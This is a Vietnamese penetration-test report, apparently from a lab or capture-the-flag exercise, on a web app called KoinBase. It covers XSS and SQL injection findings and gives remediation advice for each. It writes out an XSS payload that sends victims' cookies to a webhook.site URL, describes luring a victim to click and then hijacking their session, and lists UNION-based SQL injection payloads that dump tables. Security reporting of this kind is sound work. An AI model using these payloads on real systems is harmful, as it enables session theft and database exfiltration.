
- Sau khi xác định trang web đã bị lỗi bảo mật XSS, ta thực hiện gửi đi cookies của người dùng ra ngoài bằng server ảo là webhook với:

1. Webhook site: `https://webhook.site/21182c14-1f50-4fb7-9aba-a813b2dc915c`
2. Payload: `<svg onload=fetch("https://webhook.site/21182c14-1f50-4fb7-9aba-a813b2dc915c?cookie="document.cookie)>`
3. Encode: `%3Csvg%20onload%3Dfetch(%22https%3A%2F%2Fwebhook.site%2F21182c14-1f50-4fb7-9aba-a813b2dc915c%3Fcookie%3D%22%20document.cookie)%3E`


- Sau đó ta thử nghiệm xem payload có hoạt động không trước khi gửi cho nạn nhân



- Sau khi xác nhận đã lấy được cookies, ta tiến hành gửi cho nạn nhân click vào để lấy được cookies của họ.



- Sau khi lấy được cookies của nạn nhân, ta thay cookies của họ vào trình duyệt để có thể truy cập vào xem profile của họ.



Recommendations

- Sử dụng phương thức “textContent” thay vì “InnerHTML”
- Sử dụng thư viện JavaScript an toàn và có độ bảo mật cao hơn

References

`https://internet-security-scan.com/vulnerability-scan/5-tips-for-a-secure-use-of-javascript-libraries.php`


KB-01-005: SQL Injection (SQLi) leading to read all databases [CRITICAL]

Description and Impact

- Ở trang web KoinBase, mục “Hall of fame” còn có thêm chức năng “view” để ngươi dùng có thể xem được cả thông tin của những người khác thông qua parameter `$id` ở `/view.php?id=` Nhiều khả năng kẻ tấn công sẽ cố sử dụng những câu lệnh SQL để khai thác lỗi SQLi để có thể khai thác được dữ liệu trong database.

Root cause analysis

- kiểm tra mã nguồn ta lấy được ở trong file `koinbase\src\static\js\view.js` và phân tích.



- Đoạn mã JavaScript trên định nghĩa một hàm có tên `get_user_info` để lấy thông tin người dùng từ máy chủ thông qua API.
  Đoạn code có thể bị lỗi SQL injection (SQLi) nếu giá trị của tham số `id` trong URL không được kiểm tra và xử lý đúng cách trước khi sử dụng trong câu truy vấn SQL. Trong đoạn mã

trên, giá trị của tham số `id` được lấy từ query string và sử dụng để tạo URL để truy vấn thông tin người dùng thông qua API.

Tuy nhiên, việc truyền giá trị người dùng trực tiếp từ URL vào câu truy vấn SQL có thể tạo lỗ hổng bảo mật. Nếu người dùng nhập giá trị `id` chứa các ký tự đặc biệt hoặc truyền vào các câu truy vấn SQL độc hại, kẻ tấn công có thể khai thác lỗ hổng này để thực hiện các cuộc tấn công SQL injection.

- Tiếp tục kiểm tra mã nguồn ta lấy được ở trong file `koinbase\src\api\user.php` và phân tích.

```
5   if (isset($_GET["action"])) {
6       $action = $_GET["action"];
7       switch ($action) {
8           case 'public_info': {
9               if (isset($_GET['id'])) {
10                  $data = getInfoFromUserId($_GET['id']);
11                  if ($data) {
12                      unset($data['enc_credit_card']);
13                      echo msgToJSON(200, $data);
14                  }
15                  else {
16                      echo msgToJSON(400, "User not found");
17                  }
18              } else {
19                  echo msgToJSON(400, "Missing params");
20              }
21              break;
22          }
```

ta có thể thấy được rằng dữ liệu sẽ được lấy thông qua hàm `getInfoFromUserId()` với tham số id được truyền qua phương thức `GET` ở dòng số 10

- Cuối cùng ở hàm `getInfoFromUserId()` trong file `koinbase\src\libs\database.php`


```
42  function getInfoFromUserId($id) {
43      return selectOne("SELECT id, username, money, image, enc_credit_card, bio FROM users WHERE id=" . $id . " LIMIT 1");
44  }
```

Hàm được sử dụng để lấy thông tin từ 6 cột trong bảng "users" trong cơ sở dữ liệu. Câu truy vấn sử dụng hàm `selectOne()` để trả về một mảng liên hợp chứa thông tin của người dùng. Biến `$id` được sử dụng trong câu truy vấn để lấy thông tin của người dùng có id

tương ứng. Tuy nhiên, việc sử dụng biến `$id` trực tiếp từ tham số trên URL `/view.php?id=` có thể dễ dàng dẫn đến SQL injection.

Step to reproduce

- trước tiên ta tiến hành thử dùng lệnh để kiểm tra phiên bản mysql, biết được từ mã nguồn rằng có 5 cột trong database, vì vậy ta tiến hành thử nghiệm bằng payload sau:




- Tiếp đến, ta tiến hành khai thác tiếp lỗi SQLi để lấy được tên của database là gì

- tiếp tục lấy danh sách các bảng có trong cơ sở dữ liệu “tonghop” bằng payload sau

payload:


```
0 union select group_concat(table_name),null,null,null,null,null
from Information_schema.tables where table_schema="tonghop"
```



- Từ đây ta biết được DATABASE có 2 tables là flag và users sử dụng payload sau để đọc được flag.

Payload:

```
0+UNION+SELECT+GROUP_CONCAT(flag),NULL, NULL,NULL,NULL,NULL+FROM+flag
```



Recommendations

- Kiểm tra và xử lý đúng cách giá trị của tham số "id" trước khi sử dụng nó trong câu truy vấn SQL. Sử dụng các phương pháp an toàn như prepared statements hoặc parameterized queries để truyền tham số vào câu truy vấn SQL.
- Sử dụng các thư viện hoặc bộ công cụ bảo mật để ngăn chặn và loại bỏ các ký tự đặc biệt và câu truy vấn SQL độc hại từ giá trị "id".
- Đảm bảo rằng tài khoản người dùng được sử dụng trong câu truy vấn SQL có đủ quyền hạn và hạn chế truy cập vào cơ sở dữ liệu.
- Theo dõi và ghi nhật ký (logging) các yêu cầu truy vấn bất thường để phát hiện và ngăn chặn các cuộc tấn công.

References

`https://www.hacksplaining.com/prevention/sql-injection`

4. Kết luận

- Thông qua bản báo cáo này, tôi đã thành công tìm ra 5 lỗi bảo mật khác nhau nhằm đánh giá sát sao và đưa cho quý công ty một cái nhìn dễ hiểu và trực quan nhất nhằm giúp người đọc có thể nhìn thấy và đánh giá những rủi ro tiềm tàng ở ứng dụng KoinBase. Những rủi ro trên có thể gây thiệt hại cho cả 2 phía: server và người dùng nói chung.